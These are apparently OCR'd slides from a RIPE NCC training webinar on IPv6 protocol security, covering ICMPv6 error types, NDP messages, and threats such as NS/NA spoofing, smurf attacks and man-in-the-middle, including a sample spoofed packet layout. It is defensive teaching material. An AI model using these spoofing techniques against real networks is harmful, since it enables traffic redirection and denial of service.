RIPE NCC
RIPE NETWORK COORDINATION CENTRE

IPv6 Associated Protocols Security

Webinar

April 2025

RIPE NCC Learning & Development


This webinar is being recorded

IPv6 Associated Protocols Security

ICMPv6

NDP

MLD


Learning / Understanding
Attacker
Protecting

Tell us about you!

Please answer the polls

2 min.

ICMPv6

Section 1

ICMPv6 [*RFC4443*] is an integral part of IPv6

Error Messages


- **Destination Unreachable**
- **Packet Too Big**
- **Time Exceeded**
- **Parameter Problem**

Informational Messages

- **Echo Request**
- **Echo Reply**
- **NDP**
- **MLD**

ICMPv6 Format

- General Format




- Extended Format [*RFC4884*]

Used by:

- **Destination Unreachable**
- **Time Exceeded**

ICMPv6 Error Messages

Type	Code
Destination Unreachable (1)	No route to destination (0)
	Communication with destination administratively prohibited (1)
	Beyond scope of source address (2)
	Address Unreachable (3)
	Port Unreachable (4)
	Source address failed ingress/egress policy (5)
	Reject route to destination (6)
	Error in Source Routing Header (7)
Packet Too Big (2) Parameter = next hop MTU	Packet Too Big (0)
Time Exceeded (3)	Hop Limit Exceeded in Transit (0)
	Fragment Reassembly Time Exceeded (1)
Parameter Problem (4) Parameter = offset to error	Erroneous Header Field Encountered (0)
	Unrecognized Next Header Type (1)
	Unrecognized IPv6 Option (2)
	IPv6 First Fragment has incomplete IPv6 Header Chain (3)



FILTER ICMPv6 CAREFULLY!

Used in many IPv6 related protocols

ICMPv6 Security

Packet with MULTICAST destination address

No ICMPv6 Error message allowed as a response

avoids


- **Hosts Discovery**
- **Amplification Attacks**

Echo Reply responding an Echo Request is Optional


not recommended

- **Smurf Attacks**

Smurf Attack



IPv4



IPv6

Take the poll!

Which of the following are **ICMPv6 error** messages?

2 min.

Questions

NDP

Section 2

NDP [*RFC4861*] is used on a link

Messages

- **Neighbour Solicitation**
- **Neighbour Advertisement**
- **Router Solicitation**
- **Router Advertisement**
- **Redirect**

Used for:

Discovery: routers, prefixes, network parameters

Autoconfiguration

DAD

NUD

Address Resolution

Hop Limit = 255

if not then **discard**

NDP has vulnerabilities

[RFC3756]

[RFC6583]

Specification says to use IPsec

impractical, it’s not used

SEND [RFC3971]

(SEcure Neighbour Discovery)

Not widely available

Take the poll!

Which of the following are **ICMPv6 Neighbor Discovery Protocol** messages?

2 min.

NDP Threats

- **Neighbor Solicitation/Advertisement Spoofing**


- Can be done sending:

  1. **NS** with “source link-layer” option changed
  2. **NA** with “target link-layer” option changed
     - Can send unsolicited **NA** or as an answer to **NS**

- Redirection/DoS attack
- Could be used for a “**Man-In-The-Middle**” attack


Man-In-The-Middle (MITM) Attack

- The attacker is able to be on the path of the packets



NS Spoofing (Redirection / DoS)


Neighbour Cache	
IP1	11:11:11:11:11:11
IPr	12:34:56:78:9a:bc
IP2	aa:aa:aa:aa:aa:a



IPv6	ICMPv6 NS
IPv6.Source IPv6	IP2
IPv6.Destination IPv6	IP1
NS.Target Addr	IP1
NS.Src Link-layer Addr	aa:aa:aa:aa:aa:aa


Unsolicited NA (Redirection / 